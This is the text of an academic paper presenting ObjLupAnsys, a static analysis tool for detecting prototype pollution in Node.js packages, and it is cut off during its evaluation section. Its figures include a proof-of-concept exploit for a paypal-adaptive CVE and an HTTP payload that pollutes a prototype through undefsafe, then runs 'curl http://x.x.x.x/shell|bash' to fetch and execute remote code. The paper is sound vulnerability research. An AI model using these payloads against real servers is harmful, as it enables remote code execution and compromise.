Detecting Node.js Prototype Pollution Vulnerabilities via Object Lookup Analysis

Song Li
lsong18@jhu.edu
Johns Hopkins University
Baltimore, Maryland, USA

Mingqing Kang
mkang31@jhu.edu
Johns Hopkins University
Baltimore, Maryland, USA

Jianwei Hou*
houjianwei@ruc.edu.cn
Johns Hopkins University / Renmin University of China
Baltimore, USA / Beijing, China

Yinzhi Cao
yinzhi.cao@jhu.edu
Johns Hopkins University
Baltimore, Maryland, USA

ABSTRACT

Prototype pollution is a type of vulnerability specific to prototype-based languages, such as JavaScript, which allows an adversary to pollute a base object's property, leading to a further consequence such as Denial of Service (DoS), arbitrary code execution, and session fixation. On one hand, the only prior work in detecting prototype pollution adopts dynamic analysis to fuzz package inputs, which inevitably has code coverage issues in triggering some deeply embedded vulnerabilities. On the other hand, it is challenging to apply state-of-the-art static analysis in detecting prototype pollution because of the involvement of prototype chains and fine-grained object relations including built-in ones.

In this paper, we propose a flow-, context-, and branch-sensitive static taint analysis tool, called ObjLupAnsys, to detect prototype pollution vulnerabilities. The key of ObjLupAnsys is a so-called object lookup analysis, which gradually expands the source and sink objects into big clusters with a complex inner structure by performing targeted object lookups in both clusters so that a system built-in function can be redefined. Specifically, at the source cluster, ObjLupAnsys proactively creates new object properties based on how the target program uses the initial source object; at the sink cluster, ObjLupAnsys assigns property values in object lookups to decrease the number of object lookups to reach a system built-in function.

We implemented an open-source tool and applied it for the detection of prototype pollution among Node.js packages. Our evaluation shows that ObjLupAnsys finds 61 zero-day, previously-unknown, exploitable vulnerabilities as opposed to 18 by the state-of-the-art dynamic fuzzing tool and three by a state-of-the-art static analysis tool that is modified to detect prototype pollution. To date, 11 vulnerable Node.js packages are assigned with CVE numbers and five have already been patched by their developers. In addition, ObjLupAnsys also discovered seven applications or packages including a real-world, online website, which are indirectly vulnerable due to the inclusion of vulnerable packages found by ObjLupAnsys.

CCS CONCEPTS

• **Security and privacy → Web application security**; • **Software and its engineering**;

KEYWORDS

Abstract Interpretation, Prototype Pollution, Object Lookup Analysis, JavaScript

ACM Reference Format:
Song Li, Mingqing Kang, Jianwei Hou, and Yinzhi Cao. 2021. Detecting Node.js Prototype Pollution Vulnerabilities via Object Lookup Analysis. In *Proceedings of the 29th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE '21), August 23–28, 2021, Athens, Greece.* ACM, New York, NY, USA, 12 pages. https://doi.org/10.1145/3468264.3468542

1 INTRODUCTION

JavaScript is a popular programming language with many dynamic, flexible features and being used widely in different platforms including Node.js. For example, one notable dynamic feature is that JavaScript is prototype-based, i.e., any property lookup does not end up with the present object but goes further up to traverse a chain of prototypical objects, called a prototype chain, for a definition. Another interesting, dynamic feature is that JavaScript allows flexible redefinitions to customize almost all the objects including built-in functions.

Interestingly, the combination of two aforementioned dynamic features leads to a new type of object-related vulnerability—called prototype pollution [7]. Specifically, an adversary abuses vulnerable property lookups to traverse the prototype chain for the base object and then redefines a built-in function. Let us look at an illustrative example: say, there is a vulnerable statement with two property lookups and an assignment, i.e., `obj[a][b]=c`. If `a`, `b` and `c` are all controllable by an adversary, the adversary can use `obj["__proto__"]["toString"]="hack"` to redefine the built-in function `Object.prototype.toString`. The consequence of prototype pollution is severe, including Denial-of-Service (DoS), arbitrary code execution, and session fixation, according to prior work [7].

*The author contributed to the paper as a visiting scholar at Johns Hopkins University.

ESEC/FSE '21, August 23–28, 2021, Athens, Greece

ACM ISBN 978-1-4503-8562-6/21/08.
https://doi.org/10.1145/3468264.3468542

There is not much prior work on prototype pollution detection: The first detection tool from Arteau [7] is a dynamic fuzzer that enumerates different possible attack inputs and then tests whether the base object's property is polluted. Although a dynamic analysis tool like the fuzzer has its advantages, such as low false positives, the drawbacks are also apparent. First, the fuzzer may not trigger the vulnerable code and thus cannot detect a vulnerability accordingly, i.e., the relatively low code coverage is an issue. Second, the fuzzer needs a full installation of the target Node.js package including all the dependencies, which takes considerable amount of time during testing.

Another classic research direction in parallel to dynamic analysis is the use of static analysis to detect JavaScript vulnerabilities. DAPP [28] mostly adopts Abstract Syntax Tree (AST) and control-flow features as simple detection patterns of prototype pollution vulnerabilities. However, because DAPP cannot handle recursive calls, object lookups (e.g., those via aliases) and constraints, both the false positive and negative rates are very high (i.e., 50.6% and 84.6% according to the paper).

Regardless of prototype pollution, prior works [25, 27, 36] have also adopted flow-, context-sensitive and branch-insensitive abstract interpretation to construct accurate control-flows. Then, some of them, particularly Nodest [36], propagate taints from a source like external inputs to a sink such as a dangerous function call like `eval` and `exec` to detect injection-related vulnerabilities. However, state-of-the-art taint analysis of JavaScript cannot detect prototype pollution vulnerabilities. The major challenges come from the complexity of the sink and source structures in prototype pollution detection using static analysis.

First, let us start from the sink, which is a system built-in function such as `Object.prototype.toString`. The challenge here is that the sink is implicit, instead of a clearly-defined function like `eval` for injection-related vulnerabilities. Specifically, an adversary needs to guide the vulnerable program to find the sink object gradually in multiple statements via different lookup paths to finally reach the target. The aforementioned `obj["__proto__"]["toString"]` is one lookup path and `obj["constructor"]["prototype"]["toString"]` is another. The lookup path could be arbitrary long as far as the prototype chain exists and all the lookups of a path can be scattered in different statements across the entire program.

Second, let us explain the source. Many traditional vulnerabilities, such as command injection, usually start from a user input with a simple type like `String`, i.e., the source is a single value and can simply be annotated as tainted from the beginning. By contrast, the input in a prototype pollution vulnerability is often an object with complex structures, e.g., one parsed from a JSON input. The challenge is that the input object structure is often unknown and dynamic, i.e., being determined by the adversary. A simple mark of the object as tainted does not reflect the inner structure and how the structure may affect the aforementioned sink object lookup.

In this paper, we design a flow-, context-, and branch-sensitive static taint analysis tool, called ObjLupAnsys, to detect prototype pollution vulnerabilities. The key insight is that ObjLupAnsys performs a so-called object lookup analysis, which performs conditional object lookups to expand source and sink objects into two clusters and then finally reach a system built-in function. The source cluster starts from a few objects directly controllable by the adversary and expands as the vulnerable program accesses objects in the cluster. For example, when the program accesses `source[str]`, ObjLupAnsys infers that `source` object has a property and then creates one accordingly. The sink cluster starts from a few objects accessible by the adversary and expands towards system built-in objects so that they can be overridden by the adversary in the future. For example, when the program executes `obj[attackVal]`, ObjLupAnsys includes `obj["__proto__"]` and `obj["constructor"]` with the conditions that `attackVal` equals to `__proto__` and `constructor` respectively.

To support this object lookup analysis, we propose a new, heterogeneous graph structure, called Object Property Graph (OPG). An OPG represents all the object information (such as variable names and properties) and objects themselves as nodes in a graph-like structure and then the relations of those nodes—such as one contributing to another (i.e., an object-level dataflow) and one being a property of another—via graph edges. By doing so, ObjLupAnsys not only propagates traditional taints between objects and properties via dataflow edges but also includes more objects to expand source and sink clusters via object property edges.

Specifically, here is how ObjLupAnsys works to detect prototype pollution vulnerabilities. ObjLupAnsys parses a target JavaScript program into Abstract Syntax Tree (AST) and abstractly interprets each node following control-flow edges. There are three steps in the abstract interpretation of each AST node. First, ObjLupAnsys constructs OPG—e.g., adding or deleting OPG nodes and edges—by following the semantics of the AST node. Second, ObjLupAnsys propagates taints like traditional taint analysis. Note that if conditional object lookups as described below are used in the taint propagations, ObjLupAnsys ensures that all the constraints putting together are solvable. Lastly, ObjLupAnsys resolves adversary-controlled object lookups. If the object is not controllable by the adversary but the looked-up property is, ObjLupAnsys expands the sink object cluster by adding conditional OPG edges with constraints specifying the adversary-controlled value as the property name and shortening the paths to the system built-in objects. If both the object and the looked-up properties are controllable by the adversary, ObjLupAnsys expands the source object cluster by adding a new property node to the target source object. During the analysis, if a system built-in function is redefined, ObjLupAnsys reports a prototype pollution vulnerability.

We evaluated our prototype implementation of ObjLupAnsys in terms of true vs. false positives, indirectly-vulnerable packages, and performance. First, ObjLupAnsys discovered 61 true positives from all the Node.js packages with more than 1,000 weekly downloads as opposed to 18 from prior work [7]. 11 of them have already independently verified by a third-party vulnerability database maintainer and assigned with CVE numbers. At the same time, ObjLupAnsys reports 33 false positives: The true vs. false positive ratio is comparable with existing vulnerability detection tools [8, 9, 26, 31, 52] and reasonable for a human expert to sieve through. Second, ObjLupAnsys found seven indirectly-vulnerable Node.js applications or packages including a real-world, online website (http://jsonbin.org/). The website is vulnerable to Denial of Service (DoS) attack according to our offline testing on a local copy of the online version. Lastly, the performance evaluation on the same benchmark shows that

(a) Vulnerable code:

```
1  function merge(a, b) {
2      for (var p in b) {
3          try {
4              if (b[p].constructor === Object){
5                  a[p] = merge(a[p], b[p]);
6              } else {
7                  a[p] = b[p];
8              }
9          } catch (e) {
10             a[p] = b[p];
11         }
12     }
13     return a;
14 }
15 ...
16 var Paypal = function (config) {
17 if (!config.userId)
18  throw new Error('Config must have userId');
19 if (!config.password)
20  throw new Error('Config must have password');
21 ...
22 this.config = merge(defaultConfig, config);
23 };
24 ...
25 module.exports = Paypal;
```

(b) Exploit:

```
1 var PayPal = require('paypal-adaptive');
2 var p = new PayPal(JSON.parse(
3     '{"__proto__": {"toString": "polluted"}, "userId":
4     "foo", "password": "bar", "signature": "abcd",
5     "appId": "1234", "sandbox": "1234"}'))
6 console.log(({}).toString);
```

Figure 1: A motivating example (paypal-adaptive) with a prototype pollution vulnerability (CVE-2020-7643) found by ObjLupAnsys.

ObjLupAnsys finishes analyzing 90% of Node.js packages with 30 seconds.

We make the following contributions:

- We designed a novel object lookup analysis and proposed a graph structure, called Object Property Graph (OPG), to support such an analysis in detecting prototype pollution vulnerabilities.
- We implemented an open-source framework, called ObjLupAnsys, to generate OPG, perform object lookup analysis, and detect prototype pollutions. Our implementation is available at https://github.com/Song-Li/ObjLupAnsys.git.
- ObjLupAnsys found 61 exploitable zero-day vulnerabilities in 61 Node.js packages and also detected seven indirectly-vulnerable ones due to inclusion of vulnerable packages. The complete zero-day vulnerability list is in the aforementioned Github repository.

2 OVERVIEW

In this section, we give an overview by starting from a motivating example and then presenting the threat model.

2.1 A Motivating Example

In this subsection, we describe a zero-day prototype pollution vulnerability (CVE-2020-7643) found by ObjLupAnsys in `paypal-adaptive 0.4.2` as a motivating example. Specifically, `paypal-adaptive` is an sdk for Paypal Adaptive Payments and Accounts. Users can create a PayPal object with a JSON-formatted configuration object, possibly controlled by the adversary, as the parameter to log into and transfer balance between PayPal Adaptive Accounts.



Figure 2: An Example Object Property Graph (Note we only keep important, i.e., vulnerability-relevant, edges and nodes and skip many others, e.g., the prototype, constructor and other built-in properties of many objects, for the simplicity and beauty of the graph).

2.1.1 Why is the Package Vulnerable? The vulnerable code of `paypal-adaptive`, particularly the vulnerable function `merge`, is shown in Figure 1 (a), which recursively merges all the properties of two objects `a` and `b`. We also show the exploit code in Figure 1 (b) and describe how the exploit code triggers the vulnerability. Briefly speaking, the control-flow of the vulnerability triggering is as follows: Line 22->Line 1->Line 5->Line 1->Line 7. Here are the details (Note that we marked two important object lookups as red):

- Line 22->Line 1: `merge(a=defaultConfig, b=config)`. This function call at Line 22 passes two objects to the vulnerable `merge` function. The first object, `defaultConfig`, is created by the vulnerable program but accessible to the adversary: This object is used as an entry point for further lookup to the final sink object. The second object, `config`, is fully controllable by the adversary and used to guide the first object to reach the final sink object.
- Line 5->Line 1: `a[p]=merge(a[p],b[p])`. This function call together with an object lookup (the second `a[p]` marked as red) makes the adversary one-step further to the final sink object. Specifically, when we consider the original objects and the values in the exploit code, the two parameters in the function call becomes: `defaultConfig["__proto__"]` and `config["__proto__"]`).
- Line 7: `a[p]=b[p]`. This object lookup and assignment is the final vulnerable location, which overrides `Object.prototype.toString`. Specifically, based on the new `a` and `b`, the statement will expand to the following: `defaultConfig["__proto__"][p]=config["__proto__"][p]`. Then, based on the `p` value in `config["__proto__"]`, the assignee becomes `defaultConfig["__proto__"]["toString"]`, i.e., `Object.prototype.toString` and the assigner is `config["__proto__"]["toString"]`, which is `"polluted"`.

2.1.2 How does ObjLupAnsys Detect the Vulnerability? From a high-level perspective, ObjLupAnsys expands both clusters and reports a prototype pollution vulnerability if a system built-in object is redefined. Figure 2 shows both source and sink clusters as well as object lookups and taint propagations of two clusters in Figure 1 (a). This analysis can be broken down into four types of edges: (i) two object lookups in the source cluster, (ii) one object lookup in the sink cluster, (iii) two data-related edges with taint propagations, and (iv) two conditional object lookups, which eventually lead to the built-in object redefinition.

First, we start from the two object lookups in the source cluster, which are the two `b[p]` at Lines 5 and 7 respectively and marked as edges in the source cluster of Figure 2. Both properties are marked as wildcards (*), because the values (i.e., `p`) are unknown when the program looks up the properties. By doing so, ObjLupAnsys expands the single source object into a complex structure based on how the program used the source object.

Second, we look at one object lookup in the sink cluster, which is the `a[p]` at Lines 5 and marked as the outgoing, red edge of the green `__proto__` node in Figure 2. ObjLupAnsys performs sink object lookups so that the path to a target system built-in object is shortened in terms of number of object lookups: Therefore, ObjLupAnsys performs the lookup via `__proto__`. Note that the red edges are just one possible lookup path and there exists an alternative path via `constructor` and `prototype`, which can also be found by ObjLupAnsys.

Third, we describe two data-related edges. The first starts from the first wildcard property in the source cluster, flows to an object, and is then aligned with the `__proto__` property in the sink cluster; the second starts from the second wildcard property in the source cluster, flows to another object, and is then aligned with the `toString` property in the sink cluster. Both alignments are made by ObjLupAnsys to reach the final system built-in object.

Lastly, we explain two conditional object lookups. The first is the lookup of `a` at Line 7 of the second `merge` call and denoted as the left outgoing edge of the `a` node in Figure 2. The lookup has a condition that the first wildcard equals to `__proto__`. These conditions are important, because some object lookups may not be solvable. For example, an adversary cannot pollute a system built-in object with `obj[str][str]`, because `str` cannot be both `__proto__` and `toString` at the same time. The second—i.e., the one leading to a prototype pollution reported by ObjLupAnsys—is the lookup of `a[p]` at Line 7. The lookup has a condition that the second wildcard equals to `toString`. Note that the object lookup also have another condition, which is inherited when ObjLupAnsys performs the first conditional object lookup of `a` at Line 7.

2.1.3 Why is it Hard for Existing Analysis to Detect the Vulnerability? We now explain why this is a challenging example for existing dynamic analysis, particularly the fuzzer from Arteau [7], and existing static analysis [22, 25, 27, 36]. First, the fuzzer from Arteau [7] cannot detect this vulnerability, because the `merge` function can only be triggered when conditions at Line 17 and 18 of Figure 1 are satisfied; Otherwise, the program will exit directly. This is a classic tradeoff between static and dynamic analysis.

Second, existing static analysis [22, 25, 27, 36] does not detect this vulnerability, and it is challenging for them to do so. We list three major reasons. (i) The source object that eventually compromises the vulnerable program has a complex, three-layer inner structure. Existing static analysis only marks `config` as tainted and thus cannot differentiate these three fine-grained taint flows involving different parts of `config` as shown in Figure 2. (ii) The sink object is not directly reachable: It is indirectly accessible via two object lookups, and existing static analysis does not model such complex lookups. (iii) The static analysis to detect many prototype pollution vulnerabilities requires branch sensitivity, e.g., the analysis of Lines 5 and 7 in Figure 1.

(a) Vulnerable code:

```
1 class Notes {
2  edit_note(id, author, raw) {
3    undefsafe(this.note_list, id + '.author', author);
4    undefsafe(this.note_list, id + '.raw_note', raw);
5  }
6  ...
7 }
8 app.route('/edit_note').post(function(req, res) {
9   body=req.body;
10   notes.edit_note(body.id, body.author, body.raw);
11  })
12 app.route('/status').get(function(req, res) {
13   ... // All elements of the commands array are known.
14   for (let index in commands)
15    exec(commands[index], {shell:'/bin/bash'}, (err, stdout,
          stderr) => {...});
16  })
```

(b) Exploit:

```
1  POST /edit-note id=__proto__.a&author=curl%20http://x.x.x.x/
       shell|bash&raw=123
2  GET /status
```

Figure 3: A exploitable web server example (leading to command injection) that includes undefsafe, a vulnerable package found by ObjLupAnsys.

2.2 Threat Model

In this subsection, we describe our threat model and also a real-world example to illustrate the consequence of prototype pollution vulnerabilities. We consider a Node.js package as vulnerable to prototype pollution if an adversary can control package inputs, e.g., those in exported Node.js functions, which directs the package execution to modify a built-in function of Node.js environment. Note that our threat model aligns with existing works on injected-related vulnerabilities in Node.js, such as Synode [46] and Nodest [36], as well as historical prototype pollution and injected-related vulnerabilities in CVE, e.g., CVE-2019-10744 and CVE-2017-16042.

Next, we illustrate an exploitable Node.js web server example that we find online for the purpose of describing the vulnerability consequence. The server includes one of the vulnerable packages found by ObjLupAnsys, namely `undefsafe` (Lines 3–4 of the vulnerable code). The name of `undefsafe` seems to suggest that it is a safe package, but it has a prototype pollution vulnerability allowing adversaries to pollute any properties under the `Object` object. Specifically, an adversary can craft an HTTP POST request (Line 1 of the exploit) to create a property under `Object`, and then the originally-safe `exec` call (Line 15 of the vulnerable code) becomes vulnerable, because the injected property value is accessible via `commands[index]`, leading to a command injection (Line 2 of the exploit).



Figure 4: System Architecture.

Note that the web server itself is safe because the inputs to `exec` are supposed to be restricted in an enumerable set. However, the vulnerability in `undefsafe` makes this safe web server vulnerable and leads to an even severe consequence, i.e., the execution of arbitrary OS command.

3 DESIGN

In this section, we describe the design of ObjLupAnsys.

3.1 System Architecture

Figure 4 shows the overall architecture of ObjLupAnsys, which takes the Abstract Syntax Tree (AST) of a target Node.js program as an input, abstractly interprets the program, and detects whether the program has a prototype pollution vulnerability by checking whether a built-in function can be redefined. ObjLupAnsys starts from the entry points of the AST with adversary-controlled parameters as tainted and follows the control flow to analyze each AST node. Specifically, the analysis can be broken down into three steps. First, ObjLupAnsys abstractly interprets the target AST node and constructs a special graph structure, called Object Property Graph (OPG), which is used for later analysis. Second, ObjLupAnsys performs a taint analysis to propagate taints if all the constraints can be satisfied along a certain propagation path. Lastly, ObjLupAnsys analyzes vulnerable object lookups by querying OPG, such as `a[b]`, where `b` can be tainted by the adversary. ObjLupAnsys will expand the source and sink cluster based on whether `a` is tainted by the adversary and add constraints to cluster expansions. ObjLupAnsys reports a vulnerability if a built-in function is redefined.

3.2 AST Node Interpretation

In this subsection, we describe how ObjLupAnsys abstractly interprets each AST node. We first present the definition OPG and then describe our branch-sensitive abstract interpretation.

3.2.1 Object Property Graph (OPG). In this part, we introduce Object Property Graph (OPG), which is used to facilitate our cluster-based taint propagation. Specifically, an Object Property Graph (OPG) is a runtime representation, using graph notation, of all the JavaScript object interplays such as object properties, object value influences and object definitions.

We start from describing OPG nodes. There are two types of nodes in OPG as shown in Figure 2: object and name. An *object* node represents an object of any type in the abstract interpretation. A *name* node represents an identifier. It can be a variable name or a property name of an object. A name node will be under a certain scope in the abstract interpretation, which defines accessibility of JavaScript variables. Scopes are classified as three types—global, function/file, and block—and are connected in a tree structure by edges. A global scope node is the root of the scope tree and represents the global runtime environment. Function scope nodes represent the scope of functions. Block scope nodes represent the scopes of code blocks like the body of `if` or `for`. Variables defined by `let` or `const` are under a block scope and accessible only within the same block scope.

We then describe OPG edges, which can be roughly classified as property-related for object look-ups and data-related. First, OPG has two types of edges to represent object lookups, which are name→object and object→name edges. For example, the one between the `defaultConfig` name node and the connected object is a name→object edge. The object node further points to a name node `__proto__`, which indicates that `defaultConfig` has a child property and the edge between them is an object→name edge. Second, OPG has two types of data-related edges: source-sink object lookup alignment edges and (traditional) dataflow edges. The former is made by ObjLupAnsys to align a source object lookup to a sink object lookup by matching the input value with the property. The latter is just a dataflow edge ($\xrightarrow{*}$) between object and name nodes as shown in Figure 2.

3.2.2 Branch-sensitive Abstract Interpretation. In this part, we describe the branch-sensitive abstract interpretation design. ObjLupAnsys adopts different strategies for different types of AST nodes and constructs corresponding OPG. We describe some representative AST node types below due to space limit and similarity in semantics.

- Branch-sensitive Interpretation of Conditional Statements. ObjLupAnsys executes both or all branches of a conditional statement in parallel assuming that the condition can be satisfied, called branching, constructs OPG during the execution of each branch, and then merges the branched OPGs into one, called merging. (i) *Branching*. During the branching stage, every name→object edge in the OPG, no matter added or deleted, is accompanied by a tag to indicate the corresponding branch, e.g., consequent or alternative branch in `if` statement, and the operation, i.e., addition or deletion. Such a tag is added recursively if multiple branches are present, i.e., an edge may have two tags under two nested `if` statements. When ObjLupAnsys looks up an identifier, ObjLupAnsys only follows edges that have the correct branching tag and are not deleted under this branch. (ii) *Merging*. During the merging stage, ObjLupAnsys keeps an added edge as long as the edge has one branching tag and deletes an edge if the edge is deleted by all the branches. Say for example, if a variable is redefined in both branches of an `if` statement, the old name→object edge is deleted. However, if only one branch redefines the variable, both the old and the new name→object edge are preserved.
- Loops. ObjLupAnsys tries its best to calculate the loop condition based on all the known values, e.g., constant variables, and executes loops. If ObjLupAnsys cannot estimate the number of executed times, ObjLupAnsys executes a loop extensively until no more objects outside the loop become tainted. Here are the details based on the loop type. (i) ObjLupAnsys first executes its pre-run-block in the `for` loop, determines whether to run

the loop, and executes its post-run-block. (ii) The procedure of a `while` loop is similar to a `for` loop but without post-run-block execution. (iii) ObjLupAnsys goes over all the properties of a `for...in` or `for...of` loop under a target object and executes the loop body with each property name or object as a parameter.

- Function Call and New Operation. We group function call and new operation together because both involve the invocation of a function. We describe how ObjLupAnsys handles both operations via four steps. First, ObjLupAnsys looks up the function object in the OPG and finds its definition. Second, if this is a `new` operation, ObjLupAnsys creates a new object and then points `this` pointer to the new object. ObjLupAnsys also adds the function object in the `new` operation as the new object's `constructor` and the function object's `prototype` as the new object's `__proto__`. Third, ObjLupAnsys adds dataflow edges for all the function parameters and executes the function body. Note that if the function is a built-in one implemented natively, ObjLupAnsys will simulate its behavior as documented in ECMAScript and Node.js. Lastly, if this is a `new` operation, ObjLupAnsys points the return object to the new object and also restores the `this` pointer.

3.3 Taint Analysis

In this subsection, we describe the taint analysis, which can be divided into two sub-steps. First, ObjLupAnsys collects the conditions that are attached to object lookups for the target AST node and then converts these conditions into constraints that are understandable by a constraint solver. Second, if all the collected constraints are satisfiable, ObjLupAnsys will propagate taints between objects based on the target AST node type.

3.3.1 Constraint Collection and Solving. In this part, we describe how ObjLupAnsys collects and solves constraints before taint propagation. Specifically, ObjLupAnsys records all the conditions attached to object lookups and then traverses backward along the dataflow edge related to each condition to collect constraints. Let us take a look at Line 7 in the second `merge` run of Figure 1. ObjLupAnsys collects two conditions marked as circled numbers one and two in Figure 2: Circled one is from the object lookup of `a` and the other circled two is from the vulnerable object lookup of `b[p]`. ObjLupAnsys then traverses backward the original dataflow edge to find the wildcard properties and generates two constraints—These two constraints are obviously solvable because they are independent from each other.

3.3.2 Taint Propagation. In this part, we describe how ObjLupAnsys propagates taints if all the constraints together are satisfiable. We illustrate the propagation using two major AST node types: operators (such as plus and minus) and built-in function calls. (i) ObjLupAnsys propagates taints from operands to the result for operators. (ii) ObjLupAnsys models built-in functions and propagates taints from parameters to the return value based on the built-in function. Note that the taint propagation adopted by ObjLupAnsys is on the object level instead of statement level in program dependency graph (PDG). The major advantage is that if two variables point to the same object, e.g., `tmp1=tmp2`, ObjLupAnsys does not need to propagate taints because the propagation is within the same object.



Figure 5: Flowchart for Object Lookup Analysis.

3.4 Object Lookup Analysis

In this subsection, we describe how ObjLupAnsys handles object lookups that are potentially vulnerable to prototype pollution in Figure 5. Specifically, we call an object lookup in the format of `a[b]` vulnerable if `b` is controllable by the adversary, i.e., marked as tainted. There are two sub-cases: (i) if `a` is also controllable by the adversary, the object lookup is entirely controllable by the adversary, thus being considered as an expansion of the source cluster, and (ii) if `a` is not controllable but only accessible to the adversary via `b`, this object lookup is a path to redefine a built-in function, thus considered as an expansion of the sink cluster.

After object lookup analysis, ObjLupAnsys will check whether a system built-in function is redefined, i.e., whether there exists a solvable edge from a system name node to an attacker-controlled object node. If the answer is yes, i.e., the existence of the second conditional edge at the bottom of Figure 2, ObjLupAnsys will report a prototype pollution vulnerability.

3.4.1 Source Cluster Expansion. In this part, we describe how ObjLupAnsys expands the source cluster. The high-level idea is that ObjLupAnsys gradually adds new properties to the source object based on how the target program uses the object. For example, the program in Figure 1 (a) accesses the source object `config` twice in two `merge` calls and therefore ObjLupAnsys creates two wildcard (∗) properties under `config`. Here is the detailed procedure. Particularly, when ObjLupAnsys handles `a[b]`, ObjLupAnsys first creates a wildcard (∗) name node under `a`. Next, ObjLupAnsys looks up `b` to find the object node. Then, ObjLupAnsys follows dataflow edges ($\xrightarrow{*}$) both forward and backward to find out the value of the object node. If the value is known, e.g., determined before in object lookups, ObjLupAnsys creates another dataflow edge between the object and the name node.

3.4.2 Sink Cluster Expansion. In this part, we describe how ObjLupAnsys expands the sink cluster. The high-level idea is that ObjLupAnsys attempts to assign the value of `b` in `a[b]` to decrease the distance, i.e., the number of property edges, between the object that `a[b]` represents and built-in objects like `Object.prototype.toString` in OPG. Here is the detailed procedure. Specifically, ObjLupAnsys first looks up `b` to find its object node. Then, ObjLupAnsys analyzes all the properties of `a` and finds those that can decrease the distance. Next, ObjLupAnsys creates dataflow edges ($\xrightarrow{*}$) between the object that `b` points to and those

properties of a. Note that before creating dataflow edges, ObjLupAnsys will check whether all the constraints are satisfiable as described in Section 3.4.3 and 3.3.1.

3.4.3 Conditions Attached to Vulnerable Object Lookup. In this part, we describe OPG edges that are created due to the aforementioned vulnerable object lookup in source or sink cluster expansion. For example, when a statement is `res=a[b]` or `res=a[b]+str`, ObjLupAnsys will create corresponding name→object or dataflow edge. These edges are conditional: The condition is that there exist the dataflows created in cluster expansion, e.g., $b_{obj} \xrightarrow{*} \texttt{\_\_proto\_\_}_{name}$ in the sink cluster expansion.

There are two things worth noting here. First, these conditions are transferrable, i.e., when conditional edges are used to create future edges, these edges are also attached with conditions. For example, when the aforementioned `res` is used in `tmp=res`, the name→object edge for the `tmp` node is also attached with the same condition. Second, ObjLupAnsys may create more than one parallel edge with different conditions during sink cluster expansion. For example, there are two alternative object lookup paths to reach a system built-in function for the example in Figure 1. Therefore, the name node a points to two different object nodes, `config.__proto__` and `config.constructor`, with different conditions. Note that the latter is not shown in Figure 2 due to limited space.

4 IMPLEMENTATION

We implemented an open-source prototype of ObjLupAnsys and released it as this repository (https://github.com/Song-Li/ObjLupAnsys.git). Our implementation has two major parts: 3,150 lines of JavaScript code and 5,843 lines of Python code. The JavaScript code converts the AST produced by Esprima (https://esprima.org) to the structure adopted by ObjLupAnsys and also models Node.js built-in objects and functions. The Python code is our core implementation on abstract interpretation, OPG construction, vulnerable object lookups (including source and sink cluster expansion), and cluster-based taint analysis.

5 SYSTEM EVALUATION

In this section, we describe the evaluation of ObjLupAnsys.

5.1 Evaluation Methodologies

We describe the general evaluation methodology of ObjLupAnsys.

5.1.1 Baseline Detectors: PPFuzzer and PPNoest. We compare ObjLupAnsys with two baseline approaches, one dynamic and the other static, in the evaluation. First, the dynamic analysis tool is the only existing prototype pollution detection tool from Arteau [7]—for brevity, we call the tool PPFuzzer in this paper.

Second, because there is no static analysis to detect prototype pollution, we used the state-of-the-art taint analysis on JavaScript, called Nodest [36], and then modified Nodest to detect prototype pollution vulnerability. The modified version is called PPNodest in the paper. Since Nodest does not support OPG, we cannot migrate our object lookup analysis for the detection of prototype pollution. Instead, for a statement `a[b]=c`, if the base object a, the looked-up property b, and the assigned value c are all tainted, PPNodest reports a prototype pollution vulnerability. We also uploaded our implementation of PPNodest as a supplementary material.

Note that Nodest itself is closed source and we have to re-implement it. We did contact the authors for their source code but did not obtain it due to the authors' company rule. At the same time, we scheduled several conference calls with the authors and showed them our implementation. The authors pointed out several missing implementations and confirmed that the rest is correct—We then added the missing implementation following the authors' suggestion.

5.1.2 Experiment Setup. All the experiments are performed on a server with 192 GB = 6*32GB RDIMM 2666MT/s Dual Rank memory, Intel® Xeon® E5-2690 v4 2.6GHz, 35M Cache, 9.60GT/s QPI, Turbo, HT, 14C/28T (135W) Max Mem 2400MHz, and 4 * 2TB 7.2K RPM SATA 6Gbps 3.5in Hot-plug Hard Drive.

5.1.3 Research Questions. In this part, we describe four research questions to be answered in the evaluation.

- RQ1: What are the TP, FP and FN of ObjLupAnsys on detecting vulnerable Node.js packages?
- RQ2: Will Node.js applications or packages become indirectly vulnerable due to inclusion of a vulnerable package?
- RQ3: What is the code coverage of ObjLupAnsys on analyzing Node.js packages?
- RQ4: What is performance overhead of ObjLupAnsys on analyzing Node.js packages?

5.2 RQ1: TP, FP and FN

In this subsection, we evaluate True Positive (TP), False Positive (FP) and False Negative (FN) of ObjLupAnsys. We adopt two benchmarks for the comparison.

- [NPM Benchmark] Popular packages crawled from the Node Package Manager (NPM). Specifically, we crawled 48,162 NPM packages with over 1,000 weekly downloads on February 25, 2020. We mainly evaluate TP and FP using this benchmark due to the lack of ground truth information in vulnerability distribution. Note that we choose popular NPM packages because they tend to be well maintained and used by many people, thus increasing the impacts of vulnerabilities.
